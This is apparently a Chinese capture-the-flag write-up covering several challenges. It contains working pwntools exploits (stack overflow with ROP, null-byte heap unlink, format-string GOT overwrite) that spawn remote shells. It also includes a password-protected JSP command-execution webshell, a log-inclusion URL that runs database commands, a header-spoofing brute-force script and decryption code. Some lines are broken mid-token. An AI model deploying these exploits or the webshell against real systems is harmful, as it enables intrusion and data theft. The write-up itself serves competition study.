NBL redhat WP

1.签到

2.PWN game server

简单粗暴的栈溢出，第一次输入256个任意字符，在最后read的时候就会造成栈溢出，利用puts泄露got地址计算libc基址，然后栈迁移到bss表调用execve起shell。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
import os

DEBUG = False

elf_name = 'pwn2'
libc_name = 'libc6-i386_2.23-0ubuntu10_amd64.so'
remote_address = '123.59.138.180'
remote_port = 20000

context.log_level = 'debug'
#context.arch = 'amd64'

env = os.environ
elf = ELF(elf_name)

if libc_name != '':
    libc = ELF(libc_name)
    env['LD_PRELOAD'] = libc.path
else:
    libc = elf.libc

if DEBUG:
    p = process(elf.path, env=env)
    raw_input('go')
else:
    p = remote(remote_address, remote_port)

bss = 0x0804aa00
```

```
l_ret = 0x080487B6
p_ret = 0x0804881B
ppp_ret = 0x08048819

p.sendlineafter('First, you need to tell me you name?\n', 'A'*0xff)
p.sendlineafter('Do you want to edit you introduce by yourself?[Y/N]\n', 'Y'
)

payload = flat(elf.symbols['puts'], p_ret, elf.got['puts'], elf.symbols['rea
d'], ppp_ret, 0, bss, 0x100, p_ret, bss, l_ret)

p.send(flat('B'*0x10d, 'CCDD', bss) + payload)

p.recvuntil('CCDD\n')

libc_base = u32(p.recv(4)) - libc.symbols['puts']

print hex(libc_base)

execve = libc_base + libc.symbols['execve']
binsh = libc_base + next(libc.search('/bin/sh'))

p.send(flat(bss, execve, 0xdeadbeef, binsh))

p.interactive()
```

PWN snprintf返回值引起read栈溢出+ROP active fuchuang

3.PWN Shellcode Manager

poison_null_byte漏洞，在读取输入时会在最后添加一个零，导致堆上溢出一个零字节，可以覆盖下一块chunk的pre_inuse位，从而导致unlink attack，修改全局指针表，从而通过got泄露libc，修改free_hook为system，获得shell。

由于本程序会对使用随机串对输入输出进行异或，所以可以先申请一块内存然后输出，即可得到随机串的内容。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
import os

DEBUG = False
```

```python
elf_name = 'pwn3'
libc_name = 'libc.so.6.64'
remote_address = '123.59.138.180'
remote_port = 13579

context.log_level = 'debug'
context.arch = 'amd64'

env = os.environ
elf = ELF(elf_name)

if libc_name != '':
    libc = ELF(libc_name)
    env['LD_PRELOAD'] = libc.path
else:
    libc = elf.libc

if DEBUG:
    p = process(elf.path, env=env)
    #raw_input('go')
else:
    p = remote(remote_address, remote_port)

keys = [49, 67, 104, 117, 110, 48, 105, 117]

p.recv(4)
tmp1 = p.recv(8)
tmp2 = 'No passc'

for i in range(8):
    keys[i] ^= ord(tmp1[i])^ord(tmp2[i])

key = ''

for c in keys:
    key += chr(c)

p.sendline('8')
p.send(key)

p.recv()
p.sendline('1')
p.recv()
p.sendline(str(0x50))
p.recv()
p.sendline('3')
p.recv()
```

```python
p.sendline('0')
p.recv()
p.sendline(str(0x48))
p.send('\x00'*0x48)
p.recv()
p.sendline('4')
p.recv()
p.sendline('0')
p.recvuntil('Note 0\n')

tmp = p.recvline()

assert len(tmp) > 0x40

code = []

for c in tmp:
    code.append(ord(c))

def enc(s):
    assert len(s) < len(code)
    ret = ''
    for i in range(len(s)):
        ret += chr(ord(s[i])^code[i])
    return ret + '\x00'

def add(size):
    p.recvuntil(enc('$ '))
    p.sendline('1')
    p.recvuntil(enc('So you shellcode size?\n'))
    p.sendline(str(size))

def fill(index, length, content):
    p.recvuntil(enc('$ '))
    p.sendline('3')
    p.recvuntil(enc('So witch shellcode what to edit?\n'))
    p.sendline(str(index))
    p.recvuntil(enc('Your note: '))
    p.sendline(str(length))
    p.send(enc(content)[:-1])

def delete(index):
    p.recvuntil(enc('$ '))
    p.sendline('2')
    p.recvuntil(enc('So what shellcode what to delete?\n'))
    p.sendline(str(index))

add(0x38)
```

```
add(0xf8)
add(0x38)

payload = flat(0, 0x31, 0x602118, 0x602120).ljust(0x30, 'A') + flat(0x30)

fill(3, 0x8, '/bin/sh\x00')

fill(1, 0x38, payload)

#raw_input('go')

delete(2)

fill(1, 0x10, flat(0, elf.got['read']))

p.recv()
p.sendline('4')
p.recv()
p.sendline('0')
p.recvuntil('Note 0\n')

libc_base = u64(p.recvuntil('\n', drop=True).ljust(8, '\x00')) - libc.symbol
s['read']

fill(1, 0x18, flat(0, libc_base + libc.symbols['__free_hook'], 0x20))

fill(0, 8, flat(libc_base + libc.symbols['system']))

delete(3)

p.interactive()
```

4.web simpleupload

直接传jsp的webshell

```
<%if("guoyaqi".equals(request.getParameter("pwd"))){java.io.InputStream in =
 Runtime.getRuntime().exec(request.getParameter("i")).getInputStream();int a
 = -1;byte[] b = new byte[2048];out.print("<pre>");while((a=in.read(b))!=-1)
{out.println(new String(b));}out.print("</pre>");}%>
```

得到File uploaded to /1a7119f2-b254-40a5-9b71-d7c5d665a5fa/1.jsp 路径
访问http://5282c6cda4e24ada82d9e09b62ee139e79b0b75992ad4219.game.ichunqiu.com/1a7119f2-b254-40a5-9b71-d7c5d665a5fa/1.jsp?pwd=guoyaqi&i=cat+/flag

得到
flag{cbe80583-1079-4531-9903-cf6984e32c7a}

5.3dlight crypto

通过大批量获取密文，取最小可以得到除去padding后的矩阵，只含有flag
020304010104040101010100000202000202000001040401020100010102020003040203040504010201000101020200030101000104040101000000000101000303030202050401010101000002020003020200020504010002000000020200020401010305040101010100000202000302020202050401010001000001010003020203040503000200010102020000030403020405020002010201030301000203020103050300010100020303000002010303050502000000010101020100030202010205040101020100020301000605050306060200050405040507050104030304050704010403030305060300040404040506020001030401030503010203020102050401030201010506020005050201050602000504020305070401020202030406040003020102030604010103020000203010002030403040502000201010001020100040302010405020002020001030300000010102030505020001000002020301000302000001050501020000010102010003030303060501000100010000010100030403010205040101000200010201000002030304050200010001000102010004020100010505010201010001020100040404040405020000010100000101000203040101040401000202000002020001030401020403010102020000020200040403010104040101010201000202000102040303040301
直接使用该密文

```
# -*- coding:utf-8 -*-
# author: guoyaqi

def arr2str(arr):
    ret=""
    for i in xrange(8):
        for j in xrange(8):
            temp=0
            for k in xrange(7,-1,-1):
                temp=temp*2+arr[i][j][k]
            ret=ret+chr(temp)
    return ret


def check(x, y, z):
    if x < 0 or x > 7 or y < 0 or y > 7 or z < 0 or z > 7:
        return False
    return True

def light(arr, i, j, k, x, y, z, power):
```

```
    if check(i + x, j + y, k + z):
        arr[i + x][j + y][k + z] += power
    if x != 0 and check(i - x, j + y, k + z):
        arr[i - x][j + y][k + z] += power
    if y != 0 and check(i + x, j - y, k + z):
        arr[i + x][j - y][k + z] += power
    if z != 0 and check(i + x, j + y, k - z):
        arr[i + x][j + y][k - z] += power
    if x != 0 and y != 0 and check(i - x, j - y, k + z):
        arr[i - x][j - y][k + z] += power
    if x != 0 and z != 0 and check(i - x, j + y, k - z):
        arr[i - x][j + y][k - z] += power
    if y != 0 and z != 0 and check(i + x, j - y, k - z):
        arr[i + x][j - y][k - z] += power
    if x != 0 and y != 0 and z != 0 and check(i - x, j - y, k - z):
        arr[i - x][j - y][k - z] += power

def mie(arr, i, j, k, x, y, z, power):
    if check(i + x, j + y, k + z):
        arr[i + x][j + y][k + z] -= power
    if x != 0 and check(i - x, j + y, k + z):
        arr[i - x][j + y][k + z] -= power
    if y != 0 and check(i + x, j - y, k + z):
        arr[i + x][j - y][k + z] -= power
    if z != 0 and check(i + x, j + y, k - z):
        arr[i + x][j + y][k - z] -= power
    if x != 0 and y != 0 and check(i - x, j - y, k + z):
        arr[i - x][j - y][k + z] -= power
    if x != 0 and z != 0 and check(i - x, j + y, k - z):
        arr[i - x][j + y][k - z] -= power
    if y != 0 and z != 0 and check(i + x, j - y, k - z):
        arr[i + x][j - y][k - z] -= power
    if x != 0 and y != 0 and z != 0 and check(i - x, j - y, k - z):
        arr[i - x][j - y][k - z] -= power


def nolight(map,i,j,k,power):
    #print i,j,k
    for x in range(power):
        for y in range(power - x):
            for z in range(power - x - y):
                mie(map, i, j, k, x, y, z, power - x - y - z)
    return

def main():
    map=[[[0 for _ in xrange(8)] for _ in xrange(8)] for _ in xrange(8)]
    deng=[[[0 for _ in xrange(8)] for _ in xrange(8)] for _ in xrange(8)]
    test="020304010104040101010100000202000202000001040401020100010102020003
```

```
040203040504010201000101020200030101000104040101000000000101000303030202050 4
010101010000020200030202000205040100020000000202000204010103050401010101000 0
020200030202020205040101000100000101000302020304050300020001010202000030403
020405020002010201030301000203020103050300010100020303000002010303050502000 0
000101010201000302020102050401010201000203010006050503060602000504050405070 5
010403030405070401040303030506030004040404050602000103040103050301020302010 2
050401030201010506020005050201050602000504020305070401020202030406040003020 1
020306040101030200020301000203040304050200020101000102010004030201040502000 2
020001030300000101020305050200010000020203010003020000010505010200000101020 1
000303030306050100010001000001010003040301020504010100020001020100000203030 4
050200010001000102010004020100010505010201010001020100040404040405020000010 1
000001010002030401010404010002020000020200010304010204030101020200000202000 4
040301010404010101020100020200010204030304030 1"
    temp=0
    for i in range(8):
        for j in range(8):
            for k in range(8):
                map[i][j][k] = int(test[temp + 1])
                temp = temp + 2
    map1=map
    #处理i=0, 1,2
    for i in range(1):
        for j in xrange(7,-1,-1):
            if j % 2==1:
                for k in range(8):
                    if map1[i][j][k]==1:
                        #print i,j-1,k
                        deng[i][j-1][k]=1
                        nolight(map, i, j-1,k, 2)
    for i in range(3):
        for j in xrange(7,-1,-1):
            if j % 2!=1:
                for k in range(8):
                    if map1[i][j][k]==1:
                        #print i+1,j,k
                        deng[i+1][j][k]=1
                        nolight(map, i+1, j,k, 2)

    #处理i=7,6,5
    for i in [7]:
        for j in xrange(8):
            if j % 2==0:
                for k in range(8):
                    if map1[i][j][k]==1:
                        #print i,j+1,k
                        deng[i][j+1][k]=1
                        nolight(map, i, j+1,k, 2)
    for i in xrange(7,4,-1):
```

```
        for j in xrange(8):
            if j % 2!=0:
                for k in range(8):
                    if map1[i][j][k]==1:
                        #print i-1,j,k
                        deng[i-1][j][k]=1
                        nolight(map, i-1, j,k,2)
    #处理第3行
    for i in [2]:
        for j in range(8):
            if j %2==1:
                for k in range(8):
                    if map1[i][j][k] == 1:
                        deng[i+1][j][k]=1
                        nolight(map, i + 1, j, k, 2)
    #处理第4行
    for i in [5]:
        for j in range(8):
            if j %2==0:
                for k in range(8):
                    if map1[i][j][k] == 1:
                        deng[i-1][j][k]=1
                        nolight(map, i -1, j, k, 2)



    x=arr2str(deng)
    flag=list(x)
    shuffle_flag = ''.join(flag[0::2][i] + flag[-1::-2][i] for i in xrange(3
2))
    print shuffle_flag

if __name__ == '__main__':
    main()
```

6.ICM

在sub_152d函数中发现了“subd_key generation error” 字符串，扔谷歌一搜发现是IDEA加密算法中的过程。找到源码与程序中代码对照后确定。
解密代码如下：

```
#include "IDEA.h"
#include <stdio.h>
#include <stdlib.h>
```

```
unsigned char inced[] = {0xD0, 0xE0, 0xAB, 0x9C, 0xCD, 0x78, 0x5B, 0x54, 0x3
D, 0xE4,
0xEA, 0x33, 0x51, 0x44, 0x6D, 0x3C, 0x4E, 0xCE, 0xDF, 0xB5,
0x41, 0x0, 0x1C, 0xEC, 0xE3, 0x1B, 0xC3, 0x8C, 0x91, 0x25, 0x7F,
0x1B, 0x60, 0xFE, 0x35, 0x9C, 0xEA, 0x4, 0x4C, 0x87, 0x8D, 0x97,
0x93, 0x5C, 0xB8, 0x9A, 0x70, 0x75};

char four_bit_to_hex(char a1)
{
  if ( a1 > 16 )
    return '0';
  if ( a1 > 9 )
    return (a1 + 'W');
  return (a1 + '0');
}

char dchar_to_char(unsigned char a1[])
{
  char result; // rax
  char v2; // [rsp+13h] [rbp-Dh]
  char v3; // [rsp+13h] [rbp-Dh]
  signed int i; // [rsp+14h] [rbp-Ch]

  result = 0LL;
  v2 = 0;
  for ( i = 0; i <= 1; ++i )
  {
    if ( a1[i] <= 0x2Fu || a1[i] > 0x39u )
    {
      result = a1[i] + v2 - 'W';
      v3 = a1[i] + v2 - 'W';
    }
    else
    {
      result = a1[i] + v2 - '0';
      v3 = a1[i] + v2 - '0';
    }
    v2 = 0x10 * v3;
  }
  return result;
}

unsigned char rand_area[40];
char random_store[40];
void gen_key()
{
  signed int i; // [rsp+Ch] [rbp-44h]
  signed int j; // [rsp+Ch] [rbp-44h]
```

```
  signed int k; // [rsp+Ch] [rbp-44h]
  char v3[32]; // [rsp+10h] [rbp-40h]
  unsigned long v4; // [rsp+38h] [rbp-18h]

  *(long *)v3 = 0LL;
  *(long *)&v3[8] = 0LL;
  *(long *)&v3[16] = 0LL;
  *(long *)&v3[24] = 0LL;
  srand(0x78C819C3);
  for ( i = 0; i <= 31; ++i ){
    rand_area[i] = rand();
  }
  for ( j = 0; j <= 15; ++j )
  {
    v3[2 * j] = four_bit_to_hex((rand_area[j] >> 4));
    //printf("%c", v3[2 * j]);
    v3[2 * j + 1] = four_bit_to_hex(rand_area[j] & 0xF);
    //printf("%c", v3[2 * j+1]);
  }
  for ( k = 0; k <= 7; ++k ){
    sscanf(&v3[4 * k], "%04hx", (uint16_t *)&random_store[2 * k]);
  }
}

char scanbuf[100];


void dec(char *input)
{
        uint64_t cipher, plain;
        for ( int j = 0; j < 8; ++j )
        {
            input[j] ^= 8 - j;
        }
        for ( int j = 0; j < 8; ++j )
        {
            scanbuf[2 * j] = four_bit_to_hex((unsigned char)input[j] >> 4);
            scanbuf[2 * j + 1] = four_bit_to_hex(input[j] & 0xF);
        }
        gen_key();
        sscanf(scanbuf, "%016lx", &cipher);
        idea_decrypt(cipher, (uint16_t *)random_store, &plain);
        printf("%s\n", &plain);
}


int main(void)
{
```

```
    for(int i=0; i<sizeof(inced); ++i){
        inced[i] ^= (119 - i);
    }
    for(int i=0; i<6; ++i) {
        dec(inced + (8*i));
    }
    return 0;
}
```

7.Not Only Wireshark

解析流量中的数据，已解析出N张图片跟页面文件，
每个GET请求的name参数组合，16进制，保存后发现flag字样,zip压缩包修复文件头，内含一个32字节flag文件,压缩包需要密码，明文攻击

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-
# @Date    : 2018/4/30 11:48

import re
from scapy.all import *

def main():
    """
    脚本主函数
    :return:
    """
    pcaps = rdpcap('not_only_wireshark.pcapng')
    data = ''
    # 筛选GET请求中的name参数并拼接数据
    for x in pcaps:
        result = re.findall(r'name=[0-9A-Z]+', str(x))
        if len(result):
            data += result[0].split('=')[1]
    print(data)
    # 修复ZIP文件头并写入文件
    with open('flag.zip', 'wb') as f:
        f.write(('5' + data[4:]).decode('hex'))

if __name__ == '__main__':
    main()
```

8.shopping log
先查看源码，本地配hosts为www.tmvb.com请求，绕过第一关。

设置Referer为www.dww.com，绕过第二关。
设置Accept-Language为ja，绕过第三关。

之后本地先生成一个字典，然后爆破。


```
import hashlib
import random
import sys
import requests


def gen_dict():
 with open("dic", "w") as f:
  while True:
   rand = str(random.randint(1, 100000000000000))
   md5 = hashlib.md5(rand).hexdigest()
   f.write(rand + " " + md5[:6] + "\n")

dicts = {}

with open("dic") as f:
 for line in f:
  index, code = line.split()
  if code not in dicts:
   dicts[code] = index

print("load ok!")

header = {
 'Referer': 'www.dww.com',
 'Accept-Language': 'ja'
}

data = {
 'TxtTid': 0000,
 'code': 21197048418164
}

session = requests.session()

i = 0
while True:
 id = str(i)
 if len(id) != 4:
  id = (4-len(id))*'0'+id

 r = session.get("http://www.tmvb.com/5a560e50e61b552d34480017c7877467info.p
```

```
hp", headers=header)
 find = r.text.find('substr(md5(code),0,6) === ')+len('substr(md5(code),0,6)
 === \'')
 vl = r.text[find:find+6]
 if vl not in dicts:
  print(id)
  continue

 data['TxtTid'] = id
 data['code'] = dicts[vl]
 r = session.post("http://www.tmvb.com/api.php?action=report", headers=heade
r, data=data)
 if "There's no such order." not in r.text:
  print(r.text)

 i += 1
 if i > 10000:
  break
```

最后可以知道在TxtTid=9588时可以拿到flag。

8.听说你们喜欢手工爆破

先用文件名当字典，爆破压缩包密码，密码为：0328fc8b43cb2ddf89ba69fa5e6dbc05
解压得到加密文档，直接使用OPR解密。得到文档内容



李（卡西·阿弗莱克 Casey Affleck 饰）是一名颓废压抑的修理工，在得知哥哥乔伊（凯尔·钱德勒 Kyle Chandler 饰）去世的消息后，李回到了故乡——大海边处理乔伊的后事。根据乔伊的遗嘱，李将会成为乔伊的儿子帕特里克（卢卡斯·赫奇斯 Lucas Hedg es 饰）的监护人，李打算将帕特里克带回波士顿，但很显然帕特里克并不愿意离开家乡和朋友们，但李亦不愿在这片伤心地久留。

原来，这里埋藏着李的一段绝望的回忆，他的过失使得两个女儿葬身火海，妻子兰迪（米歇尔·威廉姆斯 Michelle Williams 饰）亦因此而离开了他。此次重回故乡，李再度见到了已经再婚并且即将做妈妈的兰迪，与此同时，帕特里克那失踪已久的母亲艾丽斯（格瑞辰·摩尔 Gretchen Mol 饰）亦联系上了帕特里克，告诉他，她还深爱着他，希望他能回来找她。艾丽斯还告诉了他，她现在住在 F5 街区 F5 街道 07 号幢，并给他邮箱发了新家里的门禁解锁代码："123654AAA678876303555111AAA77611A321"，希望他能够成为她的新家庭中的一员。

根据文档提示为曼切斯特编码，编写脚本得到flag

```
#/usr/bin/python
#coding:utf-8

n=0x123654AAA678876303555111AAA77611A321
bs = '0' + bin(n)[2:]    #抵消bin函数产生的0b
#print bs
r=''
#曼彻斯特编码
for i in range(0,len(bs)/2):
 if bs[i*2:i*2+2] == '01':
  r += '0'
 else:
  r += '1'
#print r

#八位倒序传输协议
flag=''
for i in range(0,len(r),8):
 flag+=hex(int(r[i:i+8][::-1][:4],2))[2:] + hex(int(r[i:i+8][::-1][4:],2))[2
:]

print 'flag{'+flag.upper()+'}'
```

9.WCM

在dword_3e2180处发现大量magic number,
rdata:003E2180 dword_3E2180 dd 0FEE990D6h ; DATA XREF: sms4_set_encrypt_key+10D↑r
.rdata:003E2180 ; sms4_set_encrypt_key+11C↑r ...
.rdata:003E2184 dd 0B73DE1CCh
.rdata:003E2188 dd 0C214B616h
.rdata:003E218C dd 52CFB28h
.rdata:003E2190 dd 769A672Bh
.rdata:003E2194 dd 0C304BE2Ah
.rdata:003E2198 dd 261344AAh

扔谷歌搜了一下发现是sms4加密算法。github找了个加解密库与题目中代码对比确定。解密代码如下：

```
#include <stdio.h>
#include <stdlib.h>

#include "sms4.h"
```

```
unsigned char enced[] = {
    0xF4, 0x88, 0x91, 0xC2, 0x9B, 0x20, 0x5B, 3, 0xF1, 0xED,
    0xF6, 0x13, 0x46, 0x3C, 0x55, 0x81, 0x61, 0xF, 0xFF, 0x14,
    0x6E, 0x1C, 0x48, 0x28, 0x79, 0x9F, 0x85, 0xAF, 0xC5, 0x58,
    0xD, 0xD6, 0xA5, 0xD9, 0x64, 0xFD, 0x46, 9, 0x8C, 0xDF,
    0x3B, 0xA5, 0x37, 0x62, 0x5A, 0xA6, 0xD2, 0x4B
};

unsigned char key[] = {0xDA, 0x98, 0xF1, 0xDA, 0x31, 0x2A, 0xB7, 0x53, 0xA5,
 0x70, 0x3A, 0xB, 0xFD, 0x29, 0xD, 0xD6};

sms4_key_t sm_key_t = {
    .rk = {0}
};

int main() {

    for(int i=0; i<48; ++i){
        enced[i] ^= (i + 51);
    }

    for(int i=0; i<3; ++i) {
        char out[17] = {0};
        sms4_set_decrypt_key(&sm_key_t, key);
        sms4_decrypt(enced + 16*i, out, &sm_key_t);
        printf("%s\n", out);
    }

}
```

10.这是道web题?

yunCMS\yuncms\modules\az\fields\text\78466550-3fc1-11e8-9828-32001505e920.pcapng流量中提取上传的图片，jpg中分解出gif，gif中内容：

```
&#102;&#108;&#97;&#103;&#123;&#83;&#48;&#50;&#50;&#121;&#52;&#111;&#114;&#114;&#53;&#125;
```

解码http://www.0460.com/tools/zifu/unioncode.htm

11.Starcraft RPG

在创建marine选择upgrades时，如果输入非1、2则仅会分配内存空间而不覆盖内容，而创建zealot时正好可输入的姓名和格式化字符串malloc顺序相反，所以可以先创建zealot，在姓名中输入恶意代码，然后创建marine，产生格式化字符串漏洞。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
import os

DEBUG = False

elf_name = 'pwn4'
libc_name = 'libc.so.6.32'
remote_address = '123.59.138.180'
remote_port = 13799

#context.log_level = 'debug'
#context.arch = 'amd64'

env = os.environ
elf = ELF(elf_name)

if libc_name != '':
    libc = ELF(libc_name)
    env['LD_PRELOAD'] = libc.path
else:
    libc = elf.libc

if DEBUG:
    p = process(elf.path, env=env)
    #raw_input('go')
else:
    p = remote(remote_address, remote_port)

def create(index, name='', type=0):
    p.sendlineafter('4.exit\n', '1')
    p.sendlineafter('3.Kerrigan\n', str(index))
    if index == 1 or index == 2:
        p.sendlineafter('name: ', name)
        if index == 1:
            p.sendlineafter('2.StimPack\n', str(type))

def delete(index):
    p.sendlineafter('4.exit\n', '3')
    p.sendlineafter('witch one do you want to delete?\n', str(index))
```

```
bss = 0x0804ba30

create(2, p32(elf.got['puts'])*59 + 'AAAA' + '%14$s')

delete(0)
create(1, 'BBBB')

p.sendlineafter('4.exit\n', '2')
p.recvuntil('AAAA')

libc_base = u32(p.recv(4)) - libc.symbols['puts']
system = libc_base + libc.symbols['system']

print hex(system)

delete(0)

free = elf.got['free']

create(2, (p32(free) + p32(free+1) + p32(free+2) + p32(free+3))*15)

delete(0)
create(1, 'BBBB')

p.sendlineafter('4.exit\n', '2')

delete(0)


raw_input('go')

def fmt_write(content, offset):
    writable = []
    for i in range(4):
        writable.append((content & 0xff, i))
        content >>= 8
    writable = sorted(writable)
    payload = ''
    assert writable[i][0] > 0x20
    start = 0x20
    for i in range(4):
        payload += '%' + str(writable[i][0] - start) + 'c%' + str(offset + w
ritable[i][1]) + '$hhn'
        start = writable[i][0]
    if '\n' in payload:
        print 'error'
        exit(-2)
    return payload
```

```
create(2, 'DDDD'*8 + fmt_write(system, 65))
create(2, '/bin/sh')

delete(0)
create(1, 'CCCC')

p.sendlineafter('4.exit\n', '2')

delete(1)

p.interactive()
```

12.biubiubiu

文件包含，直接包含日志文件，getshell。最后flag在数据库中。
payload

```
http://43842451c4e140f2aa181735a0b26bf152b76bf43e37424d.game.ichunqiu.com/index.php?page=/var/log/nginx/access.log&cmd=mysql%20-uDog%20-Duser_admin%20-e%20%22select%20*%20from%20admin;%22
```

flag{dbc98dd7-90fb-44f4-8dbe-35a72f07ec9d}

13.CCM

